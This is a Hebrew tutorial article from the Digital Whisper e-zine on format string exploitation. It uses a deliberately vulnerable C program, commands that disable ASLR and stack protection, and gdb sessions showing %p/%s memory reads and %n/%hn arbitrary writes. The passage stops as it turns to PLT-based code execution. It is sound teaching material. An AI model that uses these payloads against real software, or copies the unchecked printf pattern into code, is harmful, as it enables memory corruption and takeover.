digital whisper Technologic Papers

מחרוזות מהסוג המסוכן - Format String Exploitation

מאת רזיאל בקר

הקדמה

תוכנה עובדת לפי סט חוקים שנקבעים על ידי המפתח, לפי החוקים האלה התהליך רץ במחשב ומבצע את תפקידו - בין אם זה דפדפן, מערכת הפעלה או עורך טקסט. ניצול כשל אבטחה בתוכנה בא לידי ביטוי בשימוש בסט של החוקים שנקבעו כדי להגיע לתוצאה אחרת, התוצאה הדרושה לתוקף כדי לגרום לתוכנה לפעול לטובתו. לפעמים, על אף שהמפתח ניסה למנוע את הפעולה הזאת.

אתם לא מתכוונים לעסוק בפיתוח חולשות? בכל זאת - אני ממליץ לכם להמשיך לקרוא. התיאוריה אינה יכולה לצייד את השכל בנוסחאות לפתור בעיות, עם זאת היא מעניקה לשכל תובנה לגבי התופעות והיחסים ביניהן ומשאירה אותו חופשי להתעלות לתחומים העליונים של הפעולה.[1]

Format-string attack הוא טקטיקה נוספת לניצול כשל אבטחה. כמו גלישות חוצץ, המטרה הסופית היא דריסת מידע לשם שליטה על התוכנית לטובתינו. בנוסף, חולשות מסוג זה תלויות בטעויות של המפתח שלרוב לא מוקדש אליהן תשומת לב מכיוון שלדעתו אין לטעויות מסוג זה השפעה גדולה על הגנת התהליך. אומנם, למזלם של המפתחים כשהחולשה מובנת - קל מאוד לזהות ולהמנע ממנה.

במאמר זה אסביר את הרעיון אשר עומד מאחורי ניצול חולשת Format String וכיצד אפשר לנצל את הרעיון לטובתינו.

על מנת שתוכלו לזהות את החולשה ולממש את הכתוב במאמר, תצטרכו ידע בסיסי ב-c ו-Assembly וסביבת עבודה מתאימה (מומלצת מערכת לינוקס).

אבל ראשית, אנחנו נדרשים להבין מה הכוונה ל-Format string?

Format String

כמו כשלי אבטחה רבים בתוכנה שנולדים מעצלנות המתכנת, כך גם שגיאות Format-string. בזמן שאתם קוראים את השורה הזאת - אי שם מישהו כותב קוד. כעת, המטרה היא להדפיס מחרוזת למסך, מה שאומר שהוא צריך לכתוב משהו בסגנון הזה:

```
printf("%s", str);
```


[1] חשיבה אינטראקטיבית וקונפליקטית עמ' 578

אבל אחרי שהוא מחליט לחסוך בזמן וארגומנט, הוא יכתוב משהו כזה:

```
printf(str);
```

אני מבין את המתכנת, הרי מה הטעם להוסיף ארגומנט לפונקציה? בכל מקרה נגיע לאותה התוצאה! אז זהו, זה לא כל כך אותה התוצאה. מה שקרה כאן זה שהמתכנת גרם לכשל אבטחה שמאפשר לתוקף לקבל שליטה על ריצת התוכנית.

המתכנת העביר לפונקציה את המחרוזת שהיה צריך להדפיס ואכן - הגענו לאותה תוצאה. עם זאת, הפונקציה printf מתייחסת לארגומנט הראשון כ-Format String. כשהפונקציה נתקלת בפורמט מיוחד כמו "%s" היא "מחליפה" את הפלט בארגומנט השני.



[דוגמא ל-Format string מאת ויקיפדיה]

Format function	Description
fprint	Writes the printf to a file
printf	Output a formatted string
sprintf	Prints into a string
snprintf	Prints into a string checking the length
vfprintf	Prints the a va_arg structure to a file
vprintf	Prints the va_arg structure to stdout
vsprintf	Prints the va_arg to a string
vsnprintf	Prints the va_arg to a string checking the length

[רשימת Format functions]

נק' למימוש הכתוב במאמר:

- ביטול ה-ASLR:

```
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

- הידור קובץ:

```
gcc -fno-stack-protector -z execstack -o dw dw.c
```

קריאה מהזכרון

על כל פורמט מיוחד שהפונקציה מזהה בארגומנט הראשון כ-Format String, היא מצפה להחליף אותו בארגומנט נוסף. אם היא נתקלת ב-5 Format Parameters, היא מצפה לקבל עוד 5 ארגומנטים. לפני שאנחנו מתחילים לנצל אותה, אנחנו צריכים להבין איך היא עובדת. לצורך ההדגמה, ברשתונו קוד המדפיס 3 ערכים, הערך של המשתנה a ו-b והכתובת של a:

```
#include <stdio.h>

int main(int argc, char *argv[])
{
        int a = 0x1337;
        char text[1024];
        if(argc<2) {
                printf("Usage: %s <string>\r\n", argv[0]);
        }
        strcpy(text, argv[1]);
        printf(text);
        printf("\r\na = 0x%08x @a = %p", a, &a);
        return 0;
}
```

נקמפל את הקובץ בינארי ונדבג:


```
r4z@alpha:~/Documents/exploitation$ gdb -q ./a.out
Reading symbols from ./a.out...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x8048420
(gdb) run
Starting program: /home/alpha/Documents/exploitation/a.out

Breakpoint 1, 0x08048420 in main ()
(gdb) disassemble
Dump of assembler code for function main:
   0x0804841d <+0>:   push   ebp
   0x0804841e <+1>:   mov    ebp,esp
=> 0x08048420 <+3>:   and    esp,0xfffffff0
   0x08048423 <+6>:   sub    esp,0x20
   0x08048426 <+9>:   mov    DWORD PTR [esp+0x18],0xd1617a1
   0x0804842e <+17>:  mov    DWORD PTR [esp+0x1c],0x1337
   0x08048436 <+25>:  mov    eax,DWORD PTR [esp+0x18]
   0x0804843a <+29>:  lea    edx,[esp+0x18]
   0x0804843e <+33>:  mov    DWORD PTR [esp+0xc],edx
   0x08048442 <+37>:  mov    edx,DWORD PTR [esp+0x1c]
   0x08048446 <+41>:  mov    DWORD PTR [esp+0x8],edx
```

```
   0x0804844a <+45>:  mov    DWORD PTR [esp+0x4],eax
   0x0804844e <+49>:  mov    DWORD PTR [esp],0x8048500
   0x08048455 <+56>:  call   0x80482f0 <printf@plt>
   0x0804845a <+61>:  mov    eax,0x0
   0x0804845f <+66>:  leave
   0x08048460 <+67>:  ret
End of assembler dump.
(gdb) break *0x08048455
Breakpoint 2 at 0x8048455
(gdb) cont
Continuing.

Breakpoint 2, 0x08048455 in main ()
(gdb) x/4x $esp
0xffffcfd0:    0x08048500     0x0d1617a1     0x00001337     0xffffcfe8
(gdb) x/s 0x08048500
0x8048500:     "a = 0x%08x b = 0x%08x @a = %p\r\n"
```

הפונקציה printf מתייחסת לארגומנט הראשון כ-Format String ועוברת על כל תו - ברגע שמזוהה Format Parameter (מזוהה על ידי %) ותתייחס אל הערכים במחסנית כארגומנטים (בדרך כלל תוכניות ניגשות למשתנים מקומיים בעזרת חיסור מהאוגר EBP):



[המחסנית לפני הקריאה ל-printf]

אחרי שהבנו את העיקרון, השאלה היא מה יקרה כשה-Format String ידרוש 3 ארגומנטים והפונקציה תקבל רק 2? גם אתם חושבים על מה שאני חושב?

```
#include <stdio.h>

int main()
{
        int a = 0xd1617a1, b = 0x1337;
        printf("a = 0x%08x b = 0x%08x @a = %p", a, b);
        return 0;
}
```

נריץ ונקבל:

```
r4z@alpha:~/Documents/exploitation$ ./a.out
a = 0x0d1617a1 b = 0x00001337 @a = 0xf7e4610d
```

זהו, שזה לא כ"כ מעניין אותה מה נדחף למחסנית ומה לא. כשהיא מזהה Format Parameter היא מתייחסת אליו כארגומנט. התוכנית הוציאה מהמחסנית את הערך והתייחסה אליו כפרמטר. נתחיל לשחק עם זה, נדמה מצב שהמתכנת חסך בזמן ובארגמונט באמצעות הקוד:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
        char text[1024];
        static int val = 0xd1617a1;
        if(argc<2) {
                printf("Usage: %s <string>\r\n", argv[0]);
                exit(0);
        }
        strcpy(text, argv[1]);
        printf(text);
        printf("\r\n");
        printf("[DEBUG] val = 0x%08x @val = %p", val, &val);
        printf("\r\n");
        return 0;
}
```

אנחנו מקבלים ארגומנט ומדפיסים אותו למסך באמצעות הפונקציה printf, אנחנו מסיקים מכך שהמשתנה text הוא ה-Format String שאנחנו צריכים לשחק איתו, או במילים אחרות - המטרה שלנו.

ננסה לצרף אליו Format Parameters:

```
r4z@alpha:~/Documents/exploitation$ ./dw AAAA
AAAA
[DEBUG] val = 0x0d1617a1 @val = 0x804a02c
r4z@alpha:~/Documents/exploitation$ ./dw AAAA%p.%p.%p.%p
AAAA0xffffd2c9.0x4c.0x4.0x41414141
[DEBUG] val = 0x0d1617a1 @val = 0x804a02c
r4z@alpha:~/Documents/exploitation$ ./dw AAAA%4\$p
AAAA0x41414141
[DEBUG] val = 0x0d1617a1 @val = 0x804a02c
r4z@alpha:~/Documents/exploitation$
```

printf קיבלה את ה-Format String, מזהה דרישה ל-Format Parameter, שולפת את הערך מהמחסנית ובמקרה הנוכחי, מדפיסה אותו למסך.

אם נרצה להדפיס מחרוזת, נמצא את המקום בזכרון של הכתובת. אחר כך נוכל להעביר אותה לקובץ הרצה ולהדפיס אותה באמצעות הפרמטר %s. לצורך ההדגמה, נדפיס את המחרוזת שמוצגת לנו כשאנחנו לא מעבירים ארגומנט לתוכנית.

```
r4z@alpha:~/Documents/exploitation$ gdb ./dw -q --batch -ex "disassemble main"
Dump of assembler code for function main:
   0x080484ad <+0>:   push   ebp
   0x080484ae <+1>:   mov    ebp,esp
   0x080484b0 <+3>:   and    esp,0xfffffff0
   0x080484b3 <+6>:   sub    esp,0x410
   0x080484b9 <+12>:  cmp    DWORD PTR [ebp+0x8],0x1
   0x080484bd <+16>:  jg     0x80484e0 <main+51>
   0x080484bf <+18>:  mov    eax,DWORD PTR [ebp+0xc]
   0x080484c2 <+21>:  mov    eax,DWORD PTR [eax]
   0x080484c4 <+23>:  mov    DWORD PTR [esp+0x4],eax
   0x080484c8 <+27>:  mov    DWORD PTR [esp],0x80485d0
   0x080484cf <+34>:  call   0x8048350 <printf@plt>
   0x080484d4 <+39>:  mov    DWORD PTR [esp],0x0
   0x080484db <+46>:  call   0x8048390 <exit@plt>
   0x080484e0 <+51>:  mov    eax,DWORD PTR [ebp+0xc]
   0x080484e3 <+54>:  add    eax,0x4
   0x080484e6 <+57>:  mov    eax,DWORD PTR [eax]
   0x080484e8 <+59>:  mov    DWORD PTR [esp+0x4],eax
   0x080484ec <+63>:  lea    eax,[esp+0x10]
   0x080484f0 <+67>:  mov    DWORD PTR [esp],eax
   0x080484f3 <+70>:  call   0x8048360 <strcpy@plt>
   0x080484f8 <+75>:  lea    eax,[esp+0x10]
   0x080484fc <+79>:  mov    DWORD PTR [esp],eax
   0x080484ff <+82>:  call   0x8048350 <printf@plt>
   0x08048504 <+87>:  mov    DWORD PTR [esp],0x80485e5
   0x0804850b <+94>:  call   0x8048370 <puts@plt>
   0x08048510 <+99>:  mov    eax,ds:0x804a02c
   0x08048515 <+104>: mov    DWORD PTR [esp+0x8],0x804a02c
   0x0804851d <+112>: mov    DWORD PTR [esp+0x4],eax
   0x08048521 <+116>: mov    DWORD PTR [esp],0x80485e8
   0x08048528 <+123>: call   0x8048350 <printf@plt>
   0x0804852d <+128>: mov    DWORD PTR [esp],0x80485e5
   0x08048534 <+135>: call   0x8048370 <puts@plt>
   0x08048539 <+140>: mov    eax,0x0
   0x0804853e <+145>: leave
   0x0804853f <+146>: ret
End of assembler dump.
r4z@alpha:~/Documents/exploitation$ ./dw $(printf "\xd0\x85\x04\x08")%08x.%08x.%08x.%s
Sffffd2c3.0000004c.00000004.Usage: %s <string>

[DEBUG] val = 0x0d1617a1 @val = 0x804a02c
```

כתיבה לזכרון

ניתן לקרוא מידע מהזכרון בעזרת Format String על ידי שימוש ב-%s כ-Format Parameter. הפונקציה מקבלת מצביע - ובוחרת להדפיס אותו. כשנשתמש ב-%n כפרמטר הפונקציה תקבל מצביע - ותכתוב אליו מידע. ה-Format String מתייחסת ל-%n כהוראת כתיבת סך הבתים שהודפסו עד כה לזכרון. התוכנית מחזירה לנו כפלט את הכתובת וערכו של המשתנה val. נעביר את הכתובת כארגומנט וכך הוא יישמר במחסנית. כעת, נדרוס אותו באמצעות ה-Format Parameter לכתיבה למצביע: %n. המשתנה val נמצא בכתובת 0x804a02c:

```
r4z@alpha:~/Documents/exploitation$ ./dw test
test
[DEBUG] val = 0x0d1617a1 @val = 0x804a02c
r4z@alpha:~/Documents/exploitation$ ./dw $(printf "\x2c\xa0\x04\x08")%p.%p.%p.%n
,0xffffd2c9.0x4c.0x4.
[DEBUG] val = 0x00000018 @val = 0x804a02c
```


אז אנחנו יכולים לדרוס את המשתנה val, הערך שייכתב אליו תלוי במספר הבתים שהודפסו עד כה, מה שאומר שכל מה שאנחנו צריכים זה לשחק עם אורך הטקסט שמודפס כדי לשנות את הערך:

```
r4z@alpha:~/Documents/exploitation$ ./dw $(printf "\x2c\xa0\x04\x08")%p.%p.%10x.%n
,0xffffd2c7.0x4c.         4.
[DEBUG] val = 0x0000001f @val = 0x804a02c
r4z@alpha:~/Documents/exploitation$ ./dw $(printf "\x2c\xa0\x04\x08")%p.%p.%100x.%n
,0xffffd2c6.0x4c.
4.
[DEBUG] val = 0x00000079 @val = 0x804a02c
r4z@alpha:~/Documents/exploitation$ gdb -q --batch -ex "p 0xdf - 0x79 + 100"
$1 = 202
r4z@alpha:~/Documents/exploitation$ ./dw $(printf "\x2c\xa0\x04\x08")%p.%p.%202x.%n
,0xffffd2c6.0x4c.
4.
[DEBUG] val = 0x000000df @val = 0x804a02c
```

בעזרת שינוי האורך של המשתנה שיצא מהמחסנית על ידי ה-Format Parameter (%[times]x), נוכל להגדיל את מה שנכתב אל המשתנה. לפני %n, הרבה זבל יכול לבוא לפני - כשהגדרנו את אורך ה-Format Parameter שיחזור זה גרם להדפסת שורות ריקות. דיי מגניב לערכים קטנים, אבל לערכים גדולים, כמו כתובות זכרון זה לא יעבוד.

אם נעביר מבט על הערך של val לאחר הדריסה, נבין שאנחנו יכולים לשלוט בבית האחרון (תזכרו שהבית האחרון נטען כראשון ב-DWORD בגלל ה-little endians) - התובנה הזו תעזור לנו כדי לדרוס כתובת זכרון.

לצורך ההדגמה, נכתוב ל-val את הכתובת 0xDDCCBBAA. הבית הראשון שנכתוב הוא 0xAA (*אהמ* little endians *אהמ*), 0xBB והלאה. כתיבת הערכים לכתובות: 0x0804a02c, 0x0804a02d, 0x0804a02e ו-0x0804a02f תעשה את העבודה.



יצאנו לדרך:

```
r4z@alpha:~/Documents$ ./dw $(printf "\x2c\xa0\x04\x08")%p%p%8x%n
,0xbfd8130b0x1b3f5c  1b4f5c
[DEBUG] val = 0x0000001e @val = 0x804a02c
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0xaa - 0x1e + 8"
$1 = 148
r4z@alpha:~/Documents$ ./dw $(printf "\x2c\xa0\x04\x08")%p%p%148x%n
,0xbfeaf3090x1b3f5c
1b4f5c
[DEBUG] val = 0x000000aa @val = 0x804a02c
```

אורך הפרמטר של %x מוגדר כ-8, באמצעות האורך אנחנו יכולים להגדיר סטנדרט למספר הבתים המוצגים. מאחורי הקלעים, אנחנו לוקחים ערך מראש המחסנית ומוצגים לנו בין 1 ל-8 בתים. מאחר והדריסה גורמת ל-val להשתנות ל-0x1e (30). נשנה את אורך הפרמטר ל-148 - וכך ייכתב אליו 0xaa. כדי לכתוב את הבית הבא, נצטרך ערך נוסף שיעמוד בראש המחסנית ויחכה שניקח אותו ונשתמש בו כדי לשחק עם אורך הפלט וכך נוכל לבחור את הערך הבא שייכתב. במקרה שלנו הערך הוא 0xbb, 187 בייצוג עשרוני. לערך מותר להכיל כל דבר, האורך חייב להיות 4 בתים וממקומם במחסנית אחרי הכתובת הראשונה שדרסנו. נשתמש ב-AAAA כערך.

הערך הבא שיישב במחסנית הוא הכתובת הבאה שנדרוס (0x0804a02d), נתייחס אליו ככתובת ונדרוס אותו בעזרת הפרמטר %n. אנחנו צריכים כתובת לדרוס, לאחר מכן ערך להדפיס כדי להגדיל את סך התוים שהודפסו עד עכשיו וכך הלאה. עם זאת, כל הכתובות משפיעות על %n - נצטרך לדייק. כדי לדייק נצטרך לקבוע את ההתחלה של ה-Format String שאנחנו מעבירים אל התוכנית. המטרה היא לבצע 4 דריסות ל-4 כתובות שונות ובשביל זה נצטרך 4 ערכי זבל (כתובת + n*-*זבל* x 4).

נצא לדרך:

```
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%8x%n
,AAAA-AAAA.AAAA/AAAAbf8bc2ef1b3f5c  1b4f5c
[DEBUG] val = 0x00000036 @val = 0x804a02c
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0xaa - 0x36 + 8"$1 = 124
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%124x%n%17x%n
,AAAA-AAAA.AAAA/AAAAbf94a2e71b3f5c
1b4f5c         41414141
[DEBUG] val = 0x0000bbaa @val = 0x804a02c
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%124x%n%17x%n%17x%n%17x%n
,AAAA-AAAA.AAAA/AAAAbfdaf2db1b3f5c
1b4f5c         41414141         41414141         41414141
[DEBUG] val = 0xddccbbaa @val = 0x804a02c
```

הצורך בכתובות ובערכי זבל בתחילת ה-Format String גרם לכך שאורך הפרמטר ישתנה. חישבנו אותו מחדש כמו בפעם האחרונה. הערך הבא יהיה גדול מהקודם ב-17 בתים (0xbb-0xaa), לכן 17 בתים יוצגו למסך לפני הדריסה הבאה. על ידי דריסת הבית הראשון במספר מיקומים בזכרון, אנחנו יכולים לדרוס לאיזור מסוים כתובת משלנו. חשוב לציין שאנחנו נדרוס עוד 3 בתים אחרי הבית האחרון.

החלטנו לכתוב לזכרון את הכתובות 0xddccbbaa מכיוון שהיא מאוד נוחה. הבית הבא גדול יותר מהקודם - אנחנו צריכים רק להגדיל את מספר הבתים שנכתבים. אבל מה יקרה כשנצטרך לכתוב ערך שלא עונה על ההגדרה? משהו בסגנון של 0x08041337. כדי לכתוב את הבית הראשון נצטרך להחזיר 55 תווים ולהשתמש ב-%n, זה לא אמור להוות בעיה. אבל הבית הבא שנכתוב הוא 0x13 ונצטרך לכתוב 19 תווים, להגדיל את מספר הבתים שמודפסים אל המסך זה אפשרי ופשוט - אבל בלתי אפשרי להחסיר אותו:

```
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%9x%n
,AAAA-AAAA.AAAA/AAAAbf82b2ef1b3f5c   1b4f5c
[DEBUG] val = 0x00000037 @val = 0x804a02c
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0x13 - 0x37"
$1 = -36
```

אין טעם לחסר אותו ולכן נעטוף את הבית הבא ל-0x113. נוסיף 0x100 או 256 בייצוג עשרוני, התוצאה תוביל אל 275. נעטוף כך גם את הבית השלישי:

```
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%9x%n
,AAAA-AAAA.AAAA/AAAAbfd822ef1b3f5c   1b4f5c
[DEBUG] val = 0x00000037 @val = 0x804a02c
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0x113 - 0x37"$1 = 220
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%9x%n%220x%n
```

```
,AAAA-AAAA.AAAA/AAAAbf8b02e81b3f5c   1b4f5c
41414141
[DEBUG] val = 0x00011337 @val = 0x804a02c
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0x104 - 0x13"$1 = 241
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%9x%n%220x%n%241x%n
,AAAA-AAAA.AAAA/AAAAbfb5a2e11b3f5c   1b4f5c
41414141
41414141
[DEBUG] val = 0x02041337 @val = 0x804a02c
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0x8 - 0x4"$1 = 4
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%9x%n%220x%n%241x%n%4x%n
,AAAA-AAAA.AAAA/AAAAbfba72dc1b3f5c   1b4f5c
41414141
4141414141414141
[DEBUG] val = 0x0c041337 @val = 0x804a02c
```

מה קרה כאן? ההבדל בין 0x08 ל-0x04 הוא 4 בתים, אבל הערך שנכתב בכתובת הוא 0x0c, זה אומר שהדפסנו 4 בתים נוספים. הסיבה היא שכאשר משתמשים ב-%x, אורך ברירת המחדל הוא 8 ולכן עוד 4 תווים הודפסו. נתגבר על הבעיה הזאת על ידי עטיפת הבית - בצורה שביצענו את העטיפה בפעם האחרונה:

```
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0x108 - 0x4"$1 = 260
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08AAAA\x2d\xa0\x04\x08AAAA\x2e\xa0\x04\x08AAAA\x2f\xa0\x04\x08AAAA")%x%x
%9x%n%220x%n%241x%n%260x%n
,AAAA-AAAA.AAAA/AAAAbfe9c2da1b3f5c   1b4f5c
41414141
41414141
41414141
[DEBUG] val = 0x08041337 @val = 0x804a02c
```

או שניגש ישירות לפרמטרים:

```
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08\x2d\xa0\x04\x08\x2e\xa0\x04\x08\x2f\xa0\x04\x08")%4\$n
,-.//
[DEBUG] val = 0x00000010 @val = 0x804a02c
r4z@alpha:~/Documents$ gdb -q
(gdb) p 0x37 - 0x10
$1 = 39
(gdb) p 0x113 - 0x37
$2 = 220
(gdb) p 0x104 - 0x13
$3 = 241
(gdb) p 0x108 - 0x04
$4 = 260
(gdb) q
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08\x2d\xa0\x04\x08\x2e\xa0\x04\x08\x2f\xa0\x04\x08")%39x%4\$n%220x%5\$n%241x%6\$n%2
60x%7\$n
,-.//                                   bfb862e5
1b3f5c
1b4f5c
804a02c
[DEBUG] val = 0x08041337 @val = 0x804a02c
```

טכניקה נוספת שיכולה לעזור לנו לפשט את ה-Format String שאנחנו שולחים לתוכנית היא שימוש ב-short כדי לכתוב לזכרון. Short הוא טיפוס נתונים המכיל 2 בתים וישנו Format Parameter ספציפי כדי להתמודד איתו המיוצג כ-%h. על ידי Short Writes אנחנו יכולים לשנות כתובת שלמה בעזרת 2 פרמטרים (%hn):

```
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0x1337 - 8"$1 = 4911
r4z@alpha:~/Documents$ gdb -q --batch -ex "p 0x10840 - 0x1337"$1 = 62729
r4z@alpha:~/Documents$ ./dw $(printf
"\x2c\xa0\x04\x08\x2e\xa0\x04\x08")%4911x%4\$hn%62729x%5\$hn
[DEBUG] val = 0x08401337 @val = 0x804a02c
```

הרצת קוד

החלום הרטוב של כל כותב חולשות הוא להשתלט על ה-Instruction Pointer של התהליך. אך לצערו, ברוב המקרים הוא אוגר (EIP) ואי אפשר לשנות אותו באופן ישיר. אבל אפשר באמצעות הוראה ישירה למעבד. אבל אם היינו יכולים לכתוב הוראות ישירות למעבד - לא נצטרך לחפש חולשה (אנחנו תוקפים תוכנה כדי להשיג הרשאות בבעלות התוכנה, הרשאות שאין לנו).

לכן, כתוקפים עלינו לחקור את התוכנה ולמצוא את הפעולות שמשפיעות על ה-Instruction Pointer. להבין איך הן עובדות ולתקוף את דרך הפעולה. זה נשמע מסובך, אבל כשמבינים את הרעיון זה מאוד פשוט. בדרך כלל, פעולות המשפיעות על ה-Instruction Pointer נעזרות במידע שנמצא בזכרון. תהליך ההשתלטות תלוי בהשפעה שלנו על זכרון התהליך, אם הפעולות משתמשות בזכרון כדי לשנות את אוגר המצביע ואנחנו יכולים לשנות את ערכים בזכרון - GAME OVER!

תוכנית נעזרת מספר פעמים בפונקציות הנטענות מספריות אחרות ולכן טבלה בזכרון המכילה את המיקום של כל הפונקציות האלה - תיהיה שימושית מאוד. הטבלה הזאת נמצאת בקובץ ההרצה. במערכת ההפעלה Linux, מרחב הזכרון מוכר כ-Procedure linkage table (PLT)[2]

בעזרת המקטע התוכנית תוכל לקפוץ למקום הנכון בזכרון כדי לבצע פעולה מסוימת, הוא מכיל כתובת לכל פונקציה. בכל פעם שהתוכנית תצטרך לקרוא לפונקציה - היא תצטרך להעזר בטבלה.

[2] http://www.digitalwhisper.co.il/files/Zines/0x47/DW71-2-ELF.pdf

נבצע disassemble למקטע PLT בעזרת objdump:

```
r4z@alpha:~/Documents$ objdump -d -j .plt ./dw

./dw:     file format elf32-i386


Disassembly of section .plt:

